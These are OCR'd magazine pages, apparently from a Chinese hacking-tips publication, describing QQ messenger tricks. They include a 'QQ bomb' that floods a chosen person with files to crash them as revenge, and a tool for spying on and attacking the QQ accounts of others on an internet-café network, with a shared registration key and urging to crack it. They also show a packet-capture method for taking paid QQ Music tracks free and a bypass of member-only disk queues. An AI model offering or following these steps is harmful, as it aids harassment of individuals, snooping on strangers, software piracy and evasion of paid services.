


图 7

四、报复坏蛋的好工具－－ Q Q 炸弹

这种攻击的原理就是利用发送 N 多个文件使对方的内存耗尽，致使对方死机或被迫下线。这个工具说白了也就是一个文件生成器，打开后会让你输入生成多少个文件，如图 8 ，文件生成后该软件会自动创建一个文件夹来存放文件，你需要做的就是把生成的 N 多个文件全部选中后拖到对方的头像中就可以了，如图9。不过要说明一下，这种攻击是有一定风险的，你要确定自己的电脑配置够好，不然对方还没死，你自己就会先挂掉的。




图 8




图 9

五、在网吧泡 M M 的好工具

对于QQ第六感我想大家都不会陌生吧，这是一个泡MM的专用工具，它可以把在同一内网中的任意一台电脑所开启的QQ号码监听到（除主机外），还可以攻击对方的QQ，这个程序是要注册的，注册号为123456-5E3625AD-B5B53164，ID为LvTx[OCN]。不过我还是建议大家尝试一下破解，权当作练手好了。

六、不是会员也要特权－ Q Q 硬盘无需等待

Q Q 硬盘各位都听说过吧，但是腾讯规定不是QQ会员者一律要等待，这一等就是半个小时，郁闷啊。我所说的就是不排队进入硬盘，方法很简单：在安装QQ时会自动安装一个腾讯TM，我们用的就是它。打开QQ后在菜单里点使用TM，如图10，切换后在进入QQ硬盘，大家就可以发现不需要等待了，呵呵，就这么简单！

（文章中涉及到的工具QQ隐身查看器、QQ聊天记录查看器、QQ炸弹、QQ第六感等，已经收录在光盘中）




图 10

文章难度：★★
文章简介：协议QQ音乐歌曲链接后成功加入QQ空间

QQ 空间收费音乐免费加

小黑

目前腾讯公司推出的在QQ空间里放入QQ音乐的歌曲，几乎都是要钱的，那有没有什么办法能把那些收费的音乐来免费加到QQ空间里呢？方法当然是有的。可能有些人会说把别的歌曲链接放上去不就行了吗？这样也是可以的，问题是你有腾讯公司那些收费的歌曲速度快吗？




图 2

首先我们下载一个QQ音乐播放器（图1），安装好后把想听的歌曲放进去搜索，搜索好的歌曲播放一下，之后就可以把歌曲暂停了。我们打开另外一个软件 WSockExpert，选中 qqmusic（图2，图3）。

接着把刚才在QQ音乐播放器中搜索的歌曲再重新搜索一遍，这时抓包的数据就会显示在 WSockExpert 中了，当看到 GET /qqmusic 出现的时候就可以了（图4）。我们点一下 GET /qqmusic，就会出现抓包的数据，其中的 http://stream2.qqmusic.qq.com/12185187.wma 就是歌曲的原来地址了。




图 1

把得到的链接地址放到空间上还不行，我们还要打开 http://301url.com/ 这个网站，把歌曲的地址放进（URL to Shorten & 301 Redirect）下面的输入框里，然后点 Submit 就会生成一个新的地址 http://tinyurl.com/2ujnh3，如图5。

这个就是我们要用的，打开QQ空间，点"音乐盒"，在添加网络音乐的 url 后面写上这个地址 http://tinyurl.com/2ujnh3，提交后去音乐收藏里看看刚才添加的歌曲就已经放进去了，歌曲播放的速度和收费的是一样的。这个方法对于QQ所有的音乐都是可以加的，别的什么影音嗅探器都不行。

（本文所涉及到的 WSockExpert 已收录到光盘中）




图 5




图 3

